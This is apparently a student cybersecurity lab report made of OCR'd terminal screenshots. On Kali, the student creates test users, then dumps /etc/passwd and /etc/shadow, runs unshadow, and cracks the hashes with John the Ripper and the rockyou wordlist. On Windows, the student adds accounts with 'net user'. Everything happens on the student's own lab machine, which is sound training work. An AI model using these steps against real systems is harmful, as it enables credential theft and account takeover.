




Task A:



1 2 3 4
(genmon)XXX
0:46
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
sudo groupadd cyse301
(root㉿kali)-[~]
sudo groupadd twalk025
(root㉿kali)-[~]
getent group cyse301 twalk025
cyse301:x:1002:
twalk025:x:1003:
(root㉿kali)-[~]
sudo useradd user1 -G cyse301
(root㉿kali)-[~]
sudo useradd user2 -G cyse301
(root㉿kali)-[~]
sudo useradd user3 -G cyse301
(root㉿kali)-[~]
sudo useradd user4 -G twalk025
(root㉿kali)-[~]
sudo useradd user5 -G twalk025
Activate Windows
Go to Settings to a
Windows.
Screensh



1 2 3 4
(genmon)XXX
0:46
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
getent group cyse301 twalk025
cyse301:x:1002:
twalk025:x:1003:
(root㉿kali)-[~]
sudo useradd user1 -G cyse301
(root㉿kali)-[~]
sudo useradd user2 -G cyse301
(root㉿kali)-[~]
sudo useradd user3 -G cyse301
(root㉿kali)-[~]
sudo useradd user4 -G twalk025
(root㉿kali)-[~]
sudo useradd user5 -G twalk025
(root㉿kali)-[~]
sudo useradd user6 -G twalk025
(root㉿kali)-[~]
# id user1
uid=1002(user1) gid=1004(user1) groups=1004(user1),1002(cyse301)
Activate Windows
Go to Settings to a
Windows.
Screensh


1 2 3 4
(genmon)XXX
0:46
root@kali: ~
File Actions Edit View Help
uid=1004(user3) gid=1006(user3) groups=1006(user3),1002(cyse301)
(root㉿kali)-[~]
# id user4
uid=1005(user4) gid=1007(user4) groups=1007(user4),1003(twalk025)
(root㉿kali)-[~]
# id user5
uid=1006(user5) gid=1008(user5) groups=1008(user5),1003(twalk025)
(root㉿kali)-[~]
# id user6
uid=1007(user6) gid=1009(user6) groups=1009(user6),1003(twalk025)
(root㉿kali)-[~]
sudo passwd user1
New password:
Retype new password:
passwd: password updated successfully
(root㉿kali)-[~]
sudo passwd user2
New password:
Retype new password:
passwd: password updated successfully
(root㉿kali)-[~]
Activate Windows
Go to Settings to a
Windows.
Screensh



1 2 3 4
(genmon)XXX
0:45
root@kali: ~
File Actions Edit View Help
passwd: password updated successfully
(root㉿kali)-[~]
sudo passwd user3
New password:
Retype new password:
passwd: password updated successfully
(root㉿kali)-[~]
sudo passwd user4
New password:
Retype new password:
passwd: password updated successfully
(root㉿kali)-[~]
sudo passwd user5
New password:
Retype new password:
passwd: password updated successfully
(root㉿kali)-[~]
sudo passwd user6
New password:
Retype new password:
passwd: password updated successfully
(root㉿kali)-[~]
Activate Windows
Go to Settings to a
Windows.
Screensh



1 2 3 4
(genmon)XXX
0:45
root@kali: ~
File Actions Edit View Help
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
(root㉿kali)-[~]
john --show twalk025-HASH
0 password hashes cracked, 0 left
(root㉿kali)-[~]
sudo paswd user1
sudo: paswd: command not found
(root㉿kali)-[~]
sudo passwd user1
New password:
Retype new password:
passwd: password updated successfully
(root㉿kali)-[~]
sudo grep 'user[1-6]' /etc/passwd > custom_passwd
(root㉿kali)-[~]
sudo grep 'user[1-6]' /etc/shadow > custom_shadow
(root㉿kali)-[~]
sudo unshadow custom_passwd custom_shadow > twalk025-HASH
Activate Windows
Go to Settings to a
Windows.
Screensh



1 2 3 4
(genmon)XXX
0:44
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt twalk025-HASH
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
(root㉿kali)-[~]
john --show twalk025-HASH
0 password hashes cracked, 0 left
(root㉿kali)-[~]
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
(root㉿kali)-[~]
john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt twalk025-HASH
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Activate Windows
Go to Settings to a
Windows.
Screensh



1 2 3 4
(genmon)XXX
0:44
root@kali: ~
File Actions Edit View Help
92C/s ilovedanny..theboss
2g 0:00:04:01 0.03% (ETA: 2025-04-27 16:32) 0.008275g/s 23.03p/s 92.94c/s 92.
94C/s spartans..blowjob
2g 0:00:04:02 0.03% (ETA: 2025-04-27 17:24) 0.008244g/s 22.95p/s 92.99c/s 92.
99C/s spartans..blowjob
2g 0:00:04:03 0.03% (ETA: 2025-04-27 18:16) 0.008210g/s 22.85p/s 93.01c/s 93.
01C/s spartans..blowjob
2g 0:00:04:04 0.03% (ETA: 2025-04-27 19:07) 0.008174g/s 22.75p/s 92.99c/s 92.
99C/s spartans..blowjob
2g 0:00:04:18 0.03% (ETA: 2025-04-27 20:01) 0.007751g/s 22.69p/s 92.27c/s 92.
27C/s tractor..prettyinpink
2g 0:00:04:19 0.03% (ETA: 2025-04-27 20:50) 0.007722g/s 22.61p/s 92.29c/s 92.
29C/s tractor..prettyinpink
2g 0:00:05:23 0.04% (ETA: 2025-04-27 17:49) 0.006188g/s 22.87p/s 92.97c/s 92.
97C/s gators1..Samantha
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
(root@kali)-[~]
john --show twalk025-HASH
user1:password:1002:1004::/home/user1:/bin/sh
user2:password1:1003:1005::/home/user2:/bin/sh
2 password hashes cracked, 0 left
(root@kali)-[~]
#
Activate Windows
Go to Settings to a
Windows.
Screensh


Task B:



Tools - Shortcut
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>net user student1 Passw0rd! /add
The command completed successfully.
C:\Windows\system32>net user student2 C@lculat3 /add
The command completed successfully.
C:\Windows\system32>net user student3 9x!Secure /add
The command completed successfully.
C:\Windows\system32>

